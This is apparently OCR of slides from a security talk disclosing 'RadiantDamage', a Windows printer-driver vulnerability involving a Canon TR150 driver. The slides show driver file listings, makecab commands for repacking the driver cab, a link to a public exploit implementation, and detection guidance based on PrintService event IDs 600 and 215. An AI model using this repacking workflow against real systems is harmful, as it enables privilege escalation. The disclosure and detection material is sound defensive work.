

IJPrinter › CNMWINDOWS › Canon TR150 series › LanguageModules
Search LanguageModules

Name	Date modified	Type	Size
0c0a	7/5/2021 1:15 PM	File folder	
040B	7/5/2021 1:15 PM	File folder	
040C	7/5/2021 1:15 PM	File folder	
040E	7/5/2021 1:15 PM	File folder	
041A			
041B			
041D			
041E			
041F			
042A			
0401			
0402			
0404			
0405			

040C
File
Home
Share
View
« IJPrinter › CNMWINDOWS › Canon TR150 series › LanguageModules › 040C
Search 040C
Quick access
Desktop
Downloads
Documents
Pictures

Name	Date modified	Type	Size
CNMlrGE.dll	3/31/2020 5:00 AM	Application extens...	491 KB
CNMsrGE.dll	3/31/2020 5:00 AM	Application extens...	59 KB
CNMurGE.dll	3/31/2020 5:00 AM	Application extens...	467 KB

New Driver Vulnerabilities
CVE-2021-??? RadiantDamage




Search results for "TR150"

Updates: 1 - 10 of 10 (page 1 of 1)

Title	Products	Classification	Last Updated	Version	Size	Download
Canon - Printer - 3.71.2.10	Windows 7	Drivers (Printers)	3/31/2020	3.71.2.10	8.9 MB	Download
Canon - Printer - 3.71.2.10	Windows 7	Drivers (Printers)	3/31/2020	3.71.2.10	7.7 MB	Download
Canon - Printer - 3.71.2.10	Windows 10, version 1903 and later, Servicing Drivers,Windows 10, version 1903 and later, Upgrade & Servicing Drivers	Drivers (Printers)	3/31/2020	3.71.2.10	7.7 MB	Download
Canon - Printer - 3.70.2.10	Windows 10, version 1903 and later, Servicing Drivers	Drivers (Printers)	11/7/2019	3.70.2.10	8.9 MB	Download
Canon - Printer - 3.70.2.10	Windows 7	Drivers (Printers)	11/7/2019	3.70.2.10	8.9 MB	Download

New Driver Vulnerabilities
CVE-2021-??? RadiantDamage




Canon TR150 series

Acquiring information on the latest driver and software.

Downloading... 5/16

https://ij.start.canon

For more details on function and settings, refer to the manual.




« AppData › Local › Temp › DL_FOLDER › PD__DL › PD__DL › pd__-win-tr150-1_01-ea34_2 › Driver ›

Name	Date modified	Type	Size
PrnCm	4/1/2020 10:21 PM	Cabinet File	10 KB
PRNG3	4/1/2020 9:24 PM	Cabinet File	7,872 KB
PRNG6	4/1/2020 10:21 PM	Cabinet File	9,147 KB
PRNT.CHECKSUM	4/20/2020 9:23 AM	CHECKSUM File	1 KB
TR150U	4/17/2020 5:13 PM	Security Catalog	11 KB
TR150U	4/1/2020 8:33 PM	Setup Information	2 KB
TR1503	4/17/2020 5:13 PM	Security Catalog	72 KB
TR1503	4/1/2020 5:00 AM	Setup Information	19 KB
TR1506	4/17/2020 5:13 PM	Security Catalog	75 KB
TR1506	4/1/2020 5:00 AM	Setup Information	19 KB

New Driver Vulnerabilities CVE-2021-??? RadiantDamage

```
> dir /s /b /a-d > ../files.txt
> makecab /D MaxDiskSize=268435456 /d “CabinetName1=TR1506.cab” /f ../files.txt
```



```
[redacted]\AppData\Local\Temp\DL_FOLDER\PD___DL\PD___DL\pd__-win-tr150-1_01-ea34_2\Driver>dir /s /b /a-d > .
./files.txt

[redacted]\AppData\Local\Temp\DL_FOLDER\PD___DL\PD___DL\pd__-win-tr150-1_01-ea34_2\Driver>makecab /D MaxDisk
Size=268435456 /d "CabinetName1=TR1506.cab" /f ../files.txt
Cabinet Maker - Lossless Data Compression Tool

17,635,062 bytes in 10 files
Total files:              10
Bytes before:     17,635,062
Bytes after:      17,375,182
After/Before:            98.53% compression
Time:                     9.39 seconds ( 0 hr  0 min  9.39 sec)
Throughput:             1834.44 Kb/second

[redacted]\AppData\Local\Temp\DL_FOLDER\PD___DL\PD___DL\pd__-win-tr150-1_01-ea34_2\Driver>
```

New Driver Vulnerabilities
CVE-2021-???: RadiantDamage


- Implementation can be found here:

https://github.com/jacob-baines/concealed_position/blob/main/src/cp_client/radiantdamage.cpp

- Metasploit pull request should exist at the time of presentation. Sorry! Challenges of recording weeks in advance.

Detection & Mitigation

Detection
Event ID 600



Administrative Events Number of events: 59,193

Number of events: 59,193


Level	Date and Time	Source	Even...	Task Category
Error	6/28/2021 7:13:30 PM	PrintService	600	Client-side rendering
Error	6/28/2021 7:13:28 PM	PrintService	601	Client-side rendering

Event 600, PrintService

The print spooler failed to import the printer driver that was downloaded from \\10.0.0.6\print$\x64\PCC\slashing_damage.cab into the driver store for driver CutePDF Writer v4.0. Error code= 80070002. This can occur if there is a problem with the driver or the digital signature of the driver.

Log Name:	Microsoft-Windows-PrintService/Admin		
Source:	PrintService	Logged:	6/28/2021 7:13:30 PM
Event ID:	600	Task Category:	Client-side rendering
Level:	Error	Keywords:	Client Side Rendering (CSR),Classic Spooler Event
User:	SYSTEM	Computer:	DESKTOP-94CB16L
OpCode:	Spooler Operation Failed		
More Information:	Event Log Online Help		

Detection
Event ID 215



Administrative Events Number of events: 57,244

Number of events: 57,244

Level	Date and Time	Source
Warning	7/9/2021 5:04:25 PM	DistributedCOM
Error	7/9/2021 6:37:59 AM	PrintService
Error	7/9/2021 6:37:55 AM	PrintService

